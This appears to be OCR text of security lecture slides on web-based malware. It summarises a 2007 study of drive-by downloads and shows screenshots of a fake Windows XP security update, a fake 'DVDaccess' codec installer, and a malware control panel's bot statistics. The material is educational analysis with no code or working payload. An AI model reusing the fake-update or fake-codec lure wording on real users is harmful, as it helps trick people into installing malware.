
Malicious Websites

- Analyzed several billion URLs and executed an in-depth analysis of 4.5M URLs
- Found 450.000 malicious sites downloading a binary to honeypot, 700.000 additional malicious sites


Web Page Repository
MapReduce Heuristical URL Extraction
URL
Virtual Machine
Internet Explorer
Monitor Execution Analysis
Result
Malicious Page Repository

Provos et al., "The Ghost in the Browser: Analysis of Web-based Malware" - HotBots'07

Social Engineering



http[redacted]/securityupdate/index.php?q=aHR0cDovL3d3dy5taWNyb3NvZnQuY29

Security Update for Windows XP (KB923810) - English

Brief Description

On This Page


- Quick Details
- System Requirements
- Additional Information
- What Others Are Downloading
- Overview
- Instructions
- Related Resources

Quick Details

File Name:	WindowsXP-KB923810-x86-ENU.exe
Version:	923810
Security Bulletins:	MS07-055
Knowledge Base (KB) Articles:	KB923810
Date Published:	10/8/2007
Language:	English
Download Size:	989 KB
Estimated Download Time:	3 min 56K

Change Language: English

Social Engineering


DVD Access - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google
DVDaccess.net
VIDEO
Terms of use
Contact


Software that allows video access to most coded videos.

INSTALL ACCESS SOFTWARE

DVDaccess is a multimedia software that allowa access to Windows collection of multimedia drivers and integrates with any application using DirectShow and Microsoft Video for Windows. DVDaccess will highly increase quality of video files you play.

DVDaccess enhances your music listening experience by improving the sound quality of video files sound, MP3, internet radio, Windows Media and other music files. Renew stereo depth, add 3D surround sound, restore sound clarity, boost your audio levels, and produce deep, rich bass sounds.

Backends


UNKER
[redacted]ker/u/getglobal.php
Google
[statistics][control] [help]
Unker Panel v1.3.4b [LOG OUT]
[Global] [Downloaded files][Time statistics]

Bot traffic Statistics for [redacted] generated on 2007/11/14

Top 10 Counries (see all)

Country	Rating	
United States	15332	99%
Mexico	29	0%
Spain	27	0%
Iraq	23	0%
Korea	23	0%
United Kingdom	15	0%
Saudi Arabia	12	0%
Canada	12	0%
Japan	8	0%
Germany	7	0%
Poland	6	0%
Russia	5	0%
Thailand	5	0%
Taiwan	5	0%
Brazil	5	0%
China	5	0%
France	4	0%
Puerto Rico	4	0%
